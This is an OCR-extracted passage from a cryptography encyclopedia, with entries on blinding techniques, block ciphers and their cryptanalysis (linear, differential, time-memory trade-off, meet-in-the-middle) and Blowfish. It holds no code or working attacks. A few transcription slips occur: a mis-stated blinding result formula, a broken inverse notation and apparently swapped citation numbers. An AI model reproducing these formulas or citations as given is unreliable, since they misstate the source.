In a typical setting, a provider offers to compute a function $f_x(m)$ using some private key x and some input m chosen by a client. A client can send an input m, have the provider compute the corresponding result $z = f_x(m)$, and retrieve z from the provider afterward. With a blinding technique, a client would send a transformed input m' to the provider, and would retrieve the corresponding result z' in return. From this result, the client could then derive the result $z' = f_x(m')$ that corresponds to the input m in which the client was interested in the first place. Some blinding techniques guarantee that the provider learns no information about the client's input m and the corresponding output z.

More precisely, blinding works as follows: consider a key generating algorithm *gen* that outputs pairs (x, y) of private and public keys (public key cryptography), two domains M, Z of messages, and a domain A of *blinding factors*. Assume a family of functions $z = f_x(m)$, where each member is indexed by a private key x, takes as input a value $m \in M$, and produces an output $z \in Z$. Let $\phi_{y,a} : M \to M$ and $\Phi_{y,a} : Z \to Z$ be two families of auxiliary functions, where each member is indexed by a public key y and a blinding factor a, such that the following two conditions hold for each key pair (x, y) that can be generated by *gen*, each blinding factor $a \in A$ and each input $m \in M$:

- The functions $\phi_{y,a}$ and ${\Phi_{y,a}}^{-1}$ are computable in polynomial time.
- ${\Phi_{y,a}}^{-1}(f_x(\phi_{y,a}(m))) = f_x(m)$ (as shown in the following diagram).

$$\begin{array}{ccc} M & \xrightarrow{f_x(m)} & Z \\ \phi_{y,a}(m) \downarrow & & \uparrow \phi_{y,a}^{-1}(z') \\ M & \xrightarrow{f_x(m')} & Z \end{array}$$

In order to blind the computation of f_x by the provider, a client can use the auxiliary functions $\phi\Phi$ in a two-pass interactive protocol as follows:

1. The provider generates a pair (x, y) of a private key and a public key and publishes y.
2. The client chooses an input m, generates a blinding factor $a \in A$ at random, and transforms m into $m' = \phi_{y,a}(m)$.
3. The client sends m' to the provider and receives $z' = f_x(m')$ from the provider in return.
4. The client computes $z = {\Phi_{y,a}}^{-}(z')$.

If both m and m' are equally meaningful or meaningless to the provider, then he has no way of distinguishing a client who sends the plain argument m from a client who sends a blinded argument m' in step 3.

The first blinding technique was proposed by Chaum as part of the Chaum Blind Signature [5, 6]. It is based on a homomorphic property of the RSA signing function (RSA digital signature scheme).

Let $n = pq$ be the product of two large safe primes, (x, y) being a pair of private and public RSA keys such that x is chosen randomly from $Z^*_{(p-1)(q-1)}$ and $y = x^{-1} \pmod{(p-1)(q-1)}$ and $M = Z^*_n$ be the domain of multiplicative inverses of the residues modulo n. The functions $f_x(m) = m^x \pmod{n}$ are the RSA signing functions. The families ϕ and Φ of auxiliary functions are chosen as follows:

$$\phi_{y,a}(m) = ma^y \pmod{n}$$
$$\Phi^{-1}_{y,a}(z') = z'a^{-1} \pmod{n}$$

Applications

Blinding techniques have been used in a variety of interactive protocols such as divertible proofs of knowledge [1, 7, 8], privacy-oriented electronic cash [2, 3], unlinkable credentials [6], and in anonymous electronic voting schemes.

Recommended Reading

1. Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: Nyberg K (ed) Advances in cryptology: EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 127–144
2. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology: CRYPTO'93. Lecture notes in computer science, vol 773. Springer, Berlin, pp 302–318
3. Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. In: 6th ACM-SIAM symposium on discrete algorithms (SODA). ACM, New York, pp 457–466
4. Brumley D, Boneh D (2003) Remote timing attacks are practical. In: Proceedings of the 12th USENIX security symposium,

Washington, DC, 2003. http://www.usenix.org/publications/library/proceedings/sec03/
5. Chaum D (1993) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: CRYPTO'82. Lecture notes in computer science. Plenum, New York, pp 199–203
6. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. Advances in cryptology: AUSCRYPT'90, Sydney, Australia, January 1990. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
7. Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
8. Okamoto T, Ohta K (1989) Divertible zero-knowledge interactive proofs and commutative random self-reducibility. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptology: EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 134–149

Block Ciphers

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Definition

For any given key k, a block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.

Background

Encryption systems have existed for thousands of years; many of the older systems may be characterized as block ciphers. Block ciphers became popular with the publication of the Data Encryption Standard in 1977.

Theory

In his milestone paper from 1949 [15] Shannon defines perfect secrecy for secret-key systems and shows that they exist. A secret-key cipher obtains *perfect secrecy* if for all plaintexts x and all ciphertexts y it holds that $\Pr(x) = \Pr(x|y)$ [15]. In other words, a ciphertext y gives no information about the plaintext. This definition leads to the following result.

Corollary 1 *A cipher with perfect secrecy is unconditionally secure against an adversary who, a priori, knows only the ciphertext.*

As noted by Shannon the Vernam cipher, also called the *one-time pad*, obtains perfect secrecy. In the one-time pad the plaintext characters are added with independent key characters to produce the ciphertexts. However, the practical applications of perfect secret-key ciphers are limited, since it requires as many digits of secret key as there are digits to be enciphered. A more desirable situation would be if the same key could be used to encrypt texts of many more bits.

Two generally accepted design principles for practical ciphers are the principles of confusion and diffusion that were suggested by Shannon. *Confusion:* The ciphertext statistics should depend on the plaintext statistics in a manner too complicated to be exploited by the cryptanalyst. *Diffusion:* Each digit of the plaintext and each digit of the secret key should influence many digits of the ciphertext. These two design principles are very general and informal.

Shannon also discusses two other more specific design principles. The first is to make the security of the system reducible to some known difficult problem. This principle has been used widely in the design of public-key systems, but not in secret-key ciphers. Shannon's second principle is to make the system secure against all known attacks, which is still the best known design principle for secret-key ciphers today.

A block cipher with n-bit blocks and a κ-bit key is a selection of 2^κ permutations (bijective mappings) of n bits. For any given key k, the block cipher specifies an encryption algorithm for computing the n-bit ciphertext for a given n-bit plaintext, together with a decryption algorithm for computing the n-bit plaintext corresponding to a given n-bit ciphertext.


The number of permutations of n-bit blocks is $2^n!$, which using Stirlings approximation is $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n}$ for large n. Since $\sqrt{2\pi 2^n}\left(\frac{2^n}{e}\right)^{2^n} < 2^{(n-1)2^n}$ for $n \geq 3$, with $\kappa = (n-1)2^n$ one could cover all n-bit permutations, but typically κ is chosen much smaller for practical reasons. For example, for the AES [14] one option is the parameters $\kappa = n = 128$ in which case $(n-1)2^n \simeq 2^{135}$.

Most block ciphers are so-called *iterated ciphers* where the output is computed by applying in an iterative fashion a fixed key-dependent function r times to the input. One says that such a cipher is an r-round iterated (block) cipher. A *key-schedule algorithm* takes as input the user-selected κ-bit key and produces a set of subkeys.

Let g be a function which is invertible when the first of its two arguments is fixed. Define the sequence z_i recursively by

$$z_i = g(k_i, z_{i-1}) \tag{1}$$

where z_0 is the plaintext, k_i is the ith subkey, and z_r is the ciphertext. The function g is called the *round function*:



In many block ciphers g consists of a layer of substitution boxes, or S-boxes, and a layer of bit permutations. Such ciphers are called *SP-networks*.

A special kind of iterated ciphers are the ▶Feistel ciphers, which are defined as follows. Let n (even) be the block size and assume the cipher runs in r rounds. Let z_0^L and z_0^R be the left and right halves of the plaintext, respectively, each of $n/2$ bits. The round function g operates as follows:

$$z_i^L = z_{i-1}^R$$
$$z_i^R = f\left(k_i, z_{i-1}^R\right) + z_{i-1}^L$$

and the ciphertext is the concatenation of z_r^R and z_r^L. Here f can be any function taking as arguments an $n/2$-bit text and a round key k_i and producing $n/2$ bits. "+" is a commutative group operation on the set of $n/2$-bit blocks. If not specified otherwise it will be assumed that "+" is bitwise addition modulo 2 (or in other terms, the exclusive-or operation denoted by $\oplus$). Also, variants where the texts are split into two parts not of equal lengths and variants where the texts are split into more than two parts have been suggested.

Two of the most important block ciphers are the Feistel cipher Data Encryption Standard (DES) [13] and the SP-network Advanced Encryption Standard (AES) [14].

In the following $e_k(\cdot)$ and $d_k(\cdot)$ denote the encryption operation, respectively, the decryption operation of a block cipher of block length n using the κ-bit key k.

Next described is a model which is standard in secret-key cryptology. The sender and the receiver share a common key k, which has been transmitted over a secure channel. The sender encrypts a plaintext x using the secret key k, sends the ciphertext y over an insecure channel to the receiver, who restores y into x using k. The attacker has access to the insecure channel and can intercept the ciphertexts (cryptograms) sent from the sender to the receiver. To avoid an attacker to speculate in how the legitimate parties have constructed their common key, the following assumption is often made.

Assumption 1 *All keys are equally likely and a key k is always chosen uniformly at random.*

Also it is often assumed that all details about the cryptographic algorithm used by the sender and receiver are known to the attacker, except for the value of the secret key. Assumption 2 is known as *Kerckhoffs's Assumption*.

Assumption 2 *The enemy cryptanalyst knows all details of the enciphering process and deciphering process except for the value of the secret key.*

The possible attacks against a block cipher are classified as follows, where A is the attacker:

Ciphertext-only attack. A intercepts a set of ciphertexts.

Known plaintext attack. A obtains $x_1, x_2, \ldots, x_s$ and $y_1, y_2, \ldots, y_s$, a set of s plaintexts and the corresponding ciphertexts.

Chosen plaintext attack. A chooses *a priori* a set of s plaintexts $x_1, x_2, \ldots, x_s$ and obtains in some way the corresponding ciphertexts $y_1, y_2, \ldots, y_s$.

Adaptively chosen plaintext attack. A chooses a set of plaintexts $x_1, x_2, \ldots, x_s$ interactively as he obtains the corresponding ciphertexts $y_1, y_2, \ldots, y_s$.

Chosen ciphertext attacks. These are similar to those of chosen plaintext attack and adaptively chosen plaintext attack, where the roles of plaintexts and ciphertexts are interchanged.

Also, one can consider any combination of the above attacks. The chosen text attacks are obviously the most powerful attacks. In many applications they are however also unrealistic attacks.

Redundancy is an effect of the fact that certain sequences of plaintext characters appear more frequently than others. If the plaintexts contain *redundancy*, it may be hard for an attacker to "trick" a legitimate sender into encrypting non-meaningful plaintexts and similarly hard to get ciphertexts decrypted, which do not yield meaningful plaintexts. But if a system is secure against an adaptively chosen plaintext/ciphertext attack then it is also secure against all other attacks. An ideal situation for a designer would be to prove that her system is secure against an adaptively chosen text attack, although an attacker may never be able to mount more than a ciphertext only attack.

The *unicity distance* of a block cipher is the smallest integer s such that essentially only one value of the secret key k could have encrypted a random selection of s plaintext blocks to the corresponding ciphertext blocks. The unicity distance depends on both the key size and on the redundancy in the plaintext space. However, the unicity

distance gives no indication of the computational difficulty in breaking a cipher, it is merely a *lower* bound on the amount of ciphertext blocks needed in a ciphertext-only attack to be able to (at least in theory) to identify a unique key. Let κ and n be the number of bits in the secret key, respectively, in the plaintexts and ciphertexts and assume that the keys are always chosen uniformly at random. In a ciphertext-only attack the unicity distance is defined as $n_u = \kappa/(nr_L)$, where r_L is the redundancy of the plaintexts. The concept can be adapted also to the known or chosen plaintext scenarios. In these cases the redundancy of the plaintexts from the attacker's point of view is 100%. The unicity distance in a known or chosen plaintext attack is $n_v = \lceil \kappa/n \rceil$.

The results of the cryptanalytic effort of the attacker A can be grouped as follows [8]:

Total break. A finds the secret key k.

Global deduction. A finds an algorithm F, functionally equivalent to $e_k(\cdot)$ (or $d_k(\cdot)$) without knowing the key k.

Local deduction. A finds the plaintext (ciphertext) of an intercepted ciphertext (plaintext), which he did not obtain from the legitimate sender.

Distinguishing algorithm. A is given access to a black-box containing either the block cipher for a randomly chosen key or a randomly chosen permutation. He is able to distinguish between these two cases.

Clearly, this classification is hierarchical, that is, if a total break is possible, then a global deduction is possible and so on.

Cryptanalysis. To begin here is a list of attacks which apply to all block ciphers.

Exhaustive key search: This attack requires the computation of about 2^κ encryptions and requires n_u ciphertexts (ciphertext-only attack) or n_v plaintext/ciphertext pairs (known and chosen plaintext attack), where n_u and n_v are the unicity distances, cf above.

Table attack: Encrypt in a pre-computation phase a fixed plaintext x under all possible keys, sort and store all ciphertexts. Thereafter a total break is possible requiring one chosen plaintext.

Dictionary attack: Intercept and store all possible plaintext/ciphertext pairs. The running time of a deduction is the time of one table look-up.

Matching ciphertext attack : This attack applies to encryption using the (ecb), (cbc) and (cfb) modes of operation, refer ►modes of operation for a block cipher. Collect s ciphertext blocks and check for collisions. For example, if y_i, y_j are n-bit blocks encrypted (using the same key) in the (cbc) mode, then if $y_i = y_j$, then $e_k(x_i \oplus y_{i-1}) = e_k(x_j \oplus y_{j-1}) \Rightarrow y_{i-1} \oplus y_{j-1} = x_i \oplus x_j$, thus information about the plaintexts is leaked. With $s \approx 2^{n/2}$ the probability to find matching ciphertexts is about 1/2, refer ►birthday paradox.

Time-memory trade-off attack [4]: Assume for sake of exposition that the key space of the attacked cipher equals the ciphertext space, that is, $\kappa = n$. Fix some plaintext block x_0. Define the function $f(z) = e_z(x_0)$. Select m randomly chosen values $z^0, \ldots, z^{m-1}$. For each $j \in \{0, \ldots, m\}$ compute the values $z_i^j = f\left(z_{i-1}^j\right)$ for $i = 1, \ldots, t$, where $z^j = z_0^j$; store the pairs (start and end results) $\left(z_0^j, z_t^j\right)$ for $j = 0, \ldots, m$ in a table T and sort the elements on the second components.

Subsequently, imagine that an attacker has intercepted the ciphertext $y = e_k(x_0)$. Let $w_0 = y$ and check if w_0 is a second component in T. If, say, $w_0 = z_t^\ell$, the attacker can find a candidate for the key k by computing forward from z_0^ℓ. If this does not lead to success, compute $w_i = f(w_{i-1})$ and repeat the above test for w_i for $i = 1, 2, \ldots, t$.

A close analysis [4] shows that if m and t are chosen such that $mt^2 \approx 2^\kappa$, there is a probability of about $mt/2^\kappa$ that in the above computations of $\left\{z_i^k\right\}$ the secret key have been used. If this is the case, the attack will find the secret key. If it is not the case, the attack fails. The probability of success can be increased by repeating the attack. E.g., with $2^{\kappa/3}$ iterations each time with $m = t = 2^{\kappa/3}$ one obtains a probability of success of more than 1/2.

In summary, with $\kappa = n$ the attack finds the secret key with good probability after $2^{2\kappa/3}$ encryptions using $2^{2\kappa/3}$ words of memory. The $2^{2\kappa/3}$ words of memory are computed in a pre-processing phase, which takes the time of about 2^κ encryptions.

To estimate the complexity of a cryptanalytic attack one must consider at least the time it takes, the amount of data that is needed and the storage requirements. For an n-bit block cipher, the following complexities should be considered:

Data complexity: The amount of data needed as input to an attack. Units are measured in blocks of length n.

Processing complexity: The time needed to perform an attack. Time units are measured as the number of encryptions an attacker has to do himself.

Storage complexity: The words of memory needed to do the attack. Units are measured in blocks of length n.

The complexity of an attack is often taken as the maximum of the three complexities above, however, in most scenarios the amount of data encrypted with the same secret key is often limited and for most attackers the available storage is small.

Iterated attacks. Let x and y denote the plaintext respectively the ciphertext. In most modern attacks on iterated ciphers, the attacker repeats his attack for all possible values of (a subset of) the bits in the last-round key. The idea is, that when he guesses the correct values of the key bits, he can compute the value of some bits of the ciphertexts before the last round, whereas when he guesses wrongly, these bits will correspond to ciphertext bits encrypted with a wrong key. If one can distinguish between these two cases one might be able to extract bits of the last-round key. The *wrong key randomization* hypothesis, which is often used, says that when the attacker guesses a wrong value of the key then the resulting values are random and uniformly distributed. If an attacker succeeds in determining the value of the last-round key he can peel off one round of the cipher and do a similar attack on a cipher one round shorter to find the second-last round key, etc. In some attacks it is advantageous to consider the first-round key instead of the last-round key or both at the same time, depending on the structure of the cipher, the number of key bits involved in each round, etc.

The two most general attacks on iterated ciphers are linear cryptanalysis and differential cryptanalysis.

Linear cryptanalysis. Linear cryptanalysis [11] is a known plaintext attack. Consider an iterated cipher, cf. (1). Then a linear approximation over s rounds (or an s-round linear hull) is

$$(z_i \cdot \alpha) \oplus (z_{i+s} \cdot \beta) = 0 \tag{2}$$

which holds with a certain probability p, where $z_i, z_{i+s}, \alpha, \beta$ are n-bit strings and where "$\cdot$" denotes the dot (or inner) product modulo 2. The strings α, β, are also called *masks*. The quantity $|p - 1/2|$ is called the *bias* of the approximation. The expression with a "1" on the right side of (2) will have a probability of $1 - p$, but the biases of the two expressions are the same. The linear round-approximations are usually found by combining several one-round approximations under the assumption that the individual rounds are mutually independent (for most ciphers this can be achieved by assuming that the round keys are independent). The complexity of a linear attack is approximately $|p - 1/2|^{-2}$. It was confirmed by computer experiments that the *wrong key randomization* hypothesis holds for the linear attack on the DES. The attack on the DES was implemented in 1994, required a total of 2^{43} known plaintexts [12]. ►Linear cryptanalysis for block ciphers gives further details of the attack.

Differential cryptanalysis. Differential cryptanalysis [1] is a chosen plaintext attack and was the first published attack which could (theoretically) recover DES keys in time less than that of an exhaustive search for the key. In a differential attack one exploits that for certain input differences the distribution of output differences of the non-linear components is non-uniform. A difference between two bit strings, x and x' of equal length is defined in general terms as $\Delta x = x \otimes (x')^{-1}$, where $\otimes$ is a group operation on bit strings and where $^{-1}$ denotes the inverse element. Consider an iterated cipher, cf. (1). The pair $(\Delta z_0, \Delta z_s)$ is called an s-round *differential* [10]. The probability of the differential is the conditional probability that given an input difference Δz_0 in the plaintexts, the difference in the ciphertexts after s rounds is Δz_s. Experiments have shown that the number of chosen plaintexts needed by the differential attack in general is approximately $1/p$, where p is the probability of the differential being used. For iterated ciphers one often specifies the expected differences after each round of encryption. Such a structure over s rounds, i.e., $(\Delta z_0, \Delta z_1, \ldots, \Delta z_{s-1}, \Delta z_s)$, is called an s-round *characteristic*. The differential attack is explained in more details in ►differential cryptanalysis.

Extensions, generalization, and variations. The differential and linear attacks have spawned a lot of research in block cipher cryptanalysis and several extensions, generalizations and variants of the differential and linear attacks have been developed. In [5] it was shown how to combine the techniques of differential and linear attacks. In particular, an attack on the DES reduced to eight rounds was devised, which on input only 512 chosen plaintexts finds the secret key. In [19] a generalization of both the differential and linear attacks, known as *statistical cryptanalysis*, was introduced. It was demonstrated that this statistical attack on the DES includes the linear attack by Matsui but without any significant improvement. There are other extensions and variants of the linear attack, see [8].

A dth order differential [9] is the difference between two $(d-1)$st order differentials and is a collection of 2^d texts, where a first-order differential is what is called a differential above. The main idea in the higher order differential attack is the fact that a dth order differential of a function of maximum algebraic degree d is a constant. Consequently, a $(d+1)$st order differential of the function is zero.

The boomerang attack [20] is a clever application of a second-order differential. Boomerangs are particularly effective when one can find a good differential covering the first half of the encryption operation and a good differential covering the first half of the decryption operation. More details of the attack can be found in ►boomerang attack.

Let $\{\alpha_0, \alpha_1, \ldots, \alpha_s\}$ be an s-round characteristic. Then $\{\alpha'_0, \alpha'_1, \ldots, \alpha'_s\}$ is called a *truncated characteristic*, if α'_i is a subsequence of α_i. Truncated characteristics were used to some extent in [1]. Note that a truncated characteristic is a collection of characteristics and therefore reminiscent of

a differential. A truncated characteristic contains all characteristics $\{\alpha_0'', \alpha_1'', \ldots, \alpha_s''\}$ for which $\text{trunc}(\alpha_i'') = \alpha_i'$, where $\text{trunc}(x)$ is a truncated value of x not further specified here. The notion of truncated characteristics extends in a natural way to truncated differentials introduced in [7].

Other attacks. Integral cryptanalysis [3] can be seen as a dual to differential cryptanalysis and it is the best known attack on the Advanced Encryption Standard. The attack is explained in more details in ►multi-set attacks. In the ►interpolation attack one expresses the ciphertext as a polynomial of the plaintext. If this polynomial has a sufficiently low degree, an attacker can reconstruct it from known (or chosen) plaintexts and the corresponding ciphertexts. In this way, he can encrypt any plaintext of his choice without knowing the (explicit) value of the secret key. There has been a range of other correlation attacks most of which are relative to the attacked cipher, but which all exploit the nonuniformity of certain bits of plain- and ciphertexts.

Key schedule attacks. One talks about *weak keys* for a block cipher, if there is a subspace of keys relative to which a certain attack can be mounted successfully, such that for all other keys the attack has little or zero probability of success. If there are only a small number of weak keys they pose no problem for applications of encryption if the encryption keys are chosen uniformly at random. However, when block ciphers are used in other modes, e.g., for hashing, these attacks play an important role.

One talks about *related keys* for a block cipher, if for two (or more) keys k and k^* of a certain relation, there are certain (other) relations between the two (or more) encryption functions $e_k(\cdot)$ and $e_{k^*}(\cdot)$, which can be exploited in cryptanalytic attacks. There are several variants of this attack depending on how powerful the attacker A is assumed to be. One distinguishes between whether A gets encryptions under one or under several keys and whether there is a known or chosen relation between the keys.

The *slide attack* [2] applies to iterated ciphers where the list of round keys has a repeated pattern. E.g., if all round functions are identical, there are very efficient attacks.

Bounds of attacks. A motivation for the Feistel cipher design is the results by Luby and Rackoff, refer ►Luby-Rackoff ciphers. They showed how to build a $2n$-bit pseudo-random permutation from a pseudorandom n-bit function using the Feistel construction. For a three-round construction they showed that under a chosen plaintext attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the Feistel construction from a random $2n$-bit function. Under a combined chosen plaintext and chosen ciphertext attack this construction is however easily distinguished from random. For a four-round construction it was shown that even under this strong attack, an attacker needs at least $2^{n/2}$ chosen texts to distinguish the construction from a random $2n$-bit function.

In the *decorrelation theory* [18] one attempts to distinguish a given n-bit block cipher from a randomly chosen n-bit permutations. Using particular well-defined *metrics* this approach is used to measure the distance between a block cipher and randomly chosen permutations. One speaks about decorrelation of certain orders depending on the type of attack one is considering. It was further shown how this technique can be used to prove resistance against elementary versions of differential and linear cryptanalysis.

Resistance against differential and linear attacks. First it is noted that one can unify the complexity measures in differential and linear cryptanalysis. Let p_L be the probability of a linear approximation for an iterated block cipher, then define $q = (2p_L - 1)^2$. Let q denote the highest such quantity for a one-round linear approximation. Denote by p the highest probability of a one-round differential achievable by the cryptanalyst. It is possible to lower bound the probabilities of all differentials and all hulls in an r-round iterated cipher expressed in terms of p and q. The probabilities are taken as an average over all possible keys. It has further been shown that the round functions in iterated ciphers can be chosen in such a way that the probabilities of the differentials and of the linear hulls are small. In this way it is possible to construct iterated ciphers with a proof of security (as an average over all possible keys) against differential and linear cryptanalysis. See the survey article [8] for further details. This approach was used in the design of the block cipher ►Kasumi.

Enhancing existing constructions. In a *double encryption* with two keys k_1 and k_2, the ciphertext corresponding to x is $y = e_{k_2}(e_{k_1}(x))$. However, regardless of how k_1, k_2 are generated, there is a *meet-in-the-middle attack* that breaks this system with a few known plaintexts using about $2^{\kappa+1}$ encryptions and 2^{κ} blocks of memory, that is, roughly the same time complexity as key search in the original system. Assume some plaintext x and its corresponding ciphertext y encrypted as above is given. Compute $e_{k_1}(x)$ for all choices of the key $k_1 = i$ and store the results t_i in a table. Next compute $d_{k_2}(y)$ for all values of the key $k_2 = j$ and check whether the results s_j match a value in the table, that is, whether for some (i, j), $t_i = s_j$. Each such match gives a candidate $k_1 = i$ and $k_2 = j$ for the secret key. The attack is repeated on additional pairs of plaintext-ciphertext until only one pair of values for the secret key remains suggested. The number of known plaintexts needed is roughly $2\kappa - n$. There are variants of this attack with tradeoffs between

running time and the amount of storage needed [17]. In a *triple encryption* with three independent keys k_1, k_2, and k_3, the ciphertext corresponding to x is $y = e_{k_3}(e_{k_2}(e_{k_1}(x)))$. One variant of this idea is well known as *two-key triple encryption*, proposed in [16], where the ciphertext corresponding to x is $e_{k_1}(d_{k_2}(e_{k_1}(x)))$. Compatibility with a single encryption can be obtained by setting $k_1 = k_2$. However, whereas triple encryption is provably as secure as a single encryption, a similar result is not known for two-key triple encryption.

Another method of increasing the key size is by *key-whitening*. One approach is the following: $y = e_k(x \oplus k_1) \oplus k_2$, where k is a κ-bit key, and k_1 and k_2 are n-bit keys. Alternatively, $k_1 = k_2$ may be used. It was shown [6] that for attacks not exploiting the internal structure the effective key size is $\kappa + n - \log_2 m$ bits, where m is the maximum number of plaintext/ciphertext pairs the attacker can obtain. (This method applied to the DES is named DES-X and attributed to Ron Rivest.)

Recommended Reading

1. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. Springer, Berlin
2. Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Fast software encryption, sixth international workshop, Rome, March 1999. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 245–259
3. Daemen J, Knudsen L, Rijmen V (1997) The block cipher Square. In: Biham E (ed) Fast software encryption, fourth international workshop, Haifa, January 1997. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 149–165
4. Hellman M (1980) A cryptanalytic time-memory trade-off. IEEE Trans Inform Theory IT-26(4):401–406
5. Hellman ME, Langford SK (1994) Differential–linear cryptanalysis. In: Desmedt Y (ed) Advances in cryptology: CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 26–39
6. Kilian J, Rogaway P (2001) How to protect DES against exhaustive key search (an analysis of DESX). J Cryptol 14(1):17–35
7. Knudsen LR (1995) Truncated and higher order differentials. In: Preneel B (ed) Fast software encryption – second international workshop, Leuven. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211
8. Knudsen LR (1999) Contemporary block ciphers. In: Damgård I (ed) Lectures on data security, modern cryptology in theory and practice, Summer School, Aarhus, July 1998. Lecture notes in computer science, vol 1561. Springer, Berlin, pp 105–126
9. Lai X (1994) Higher order derivatives and differential cryptanalysis. In: Blahut R (ed) Communication and cryptography, two sides of one tapestry. Kluwer, Dordrecht. ISBN 0-7923-9469-0
10. Lai X, Massey JL, Murphy S (1992) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38
11. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397
12. Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt YG (ed) Advances in cryptology – CRYPTO'94, Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
13. National Bureau of Standards (1977) Data encryption standard. Federal Information Processing Standard (FIPS), Publication 46, National Bureau of Standards, U.S. Department of Commerce, Washington, DC
14. NIST (2001) Advanced encryption standard. FIPS 197, US Department of Commerce, Washington, DC
15. Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Technol J 28:656–715
16. Tuchman W (1979) Hellman presents no shortcut solutions to DES. IEEE Spectr 16(7):40–41
17. van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
18. Vaudenay S (1995) An experiment on DES – statistical cryptanalysis. In: Proceedings of the 3rd ACM conferences on computer security, New Delhi. ACM Press, New York, pp 139–147
19. Vaudenay S (2003) Decorrelation: a theory for block cipher security. J Cryptol 16(4):249–286
20. Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, sixth international workshop, Rome, March 1999, Lecture notes in computer science, vol 1636. Springer, Berlin, pp 156–170

Blowfish

Christophe De Cannière
Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium


Related Concepts

►Block Ciphers; ►Differential Cryptanalysis; ►Feistel Cipher; ►Weak Keys

Blowfish [3] is a 64-bit ►Block cipher designed by Bruce Schneier and published in 1994. It was intended to be an attractive alternative to DES (►Data Encryption Standard) or ►IDEA. Today, the Blowfish algorithm is widely used and included in many software products.

Blowfish consists of 16 ►Feistel-like iterations. Each iteration operates on a 64-bit datablock, split into two 32-bit words. First, a round key is XORed to the left word. The result is then input to four key-dependent 8 × 32-bit S-boxes, yielding a 32-bit output word, which is XORed to the right word. Both words are swapped and then fed to the next iteration.

The use of key-dependent S-boxes distinguishes Blowfish from most other ciphers, and requires a rather complex key-scheduling algorithm. In a first pass, the lookup tables



Blowfish. Fig. 1 One round of Blowfish

determining the S-boxes are filled with digits of π, XORed with bytes from a secret key which can consist of 32–448 bits. This preliminary cipher is then used to generate the actual S-boxes. Although Blowfish is one of the faster block ciphers for sufficiently long messages, the complicated initialization procedure results in a considerable efficiency degradation when the cipher is rekeyed too frequently. The need for a more flexible key schedule was one of the factors that influenced the design of ►Twofish, an *Advanced Encryption Standard* (►Rijndael/AES) finalist which was inspired by Blowfish.

Since the publication of Blowfish, only a few cryptanalytical results have been published. A first analysis was made by Vaudenay [4], who revealed classes of ►weak keys for up to 14 rounds of the cipher. Rijmen [2] proposed a second-order differential attack on a four-round variant of Blowfish. In a paper introducing ►slide attacks [1], Biryukov and Wagner highlighted the importance of XORing a different subkey in each round of Blowfish (Fig. 1).

Recommended Reading

1. Biryukov A, Wagner D (1999) Slide attacks. In: Knudsen LR (ed) Proceedings of fast software encryption—FSE'99. Lecture notes in computer science, vol 1636, Springer, Berlin, pp 245–259
2. Rijmen V (1997) Cryptanalysis and design of iterated block ciphers. PhD thesis, Katholieke Universiteit, Leuven
3. Schneier B (1994) Description of a new variable-length key, 64-bit block cipher (Blowfish). In: Anderson RJ (ed) Fast software encryption, FSE'93. Lecture notes in computer science, vol 809, Springer, Berlin, pp 191–204
4. Vaudenay S (1996) On the weak keys of Blowfish. In: Gollmann D (ed) Fast software encryption, FSE'96. Lecture notes in computer science, vol 1039, Springer, Berlin, pp 27–32

BLP

►Bell–La Padula Model

BLP Model

►Bell–La Padula Model

BLS Short Digital Signatures

Dan Boneh
Department of Computer Science, Stanford University, Stanford, CA, USA

Related Concepts

►Digital Signature Schemes; ►Random Oracle Model

Background

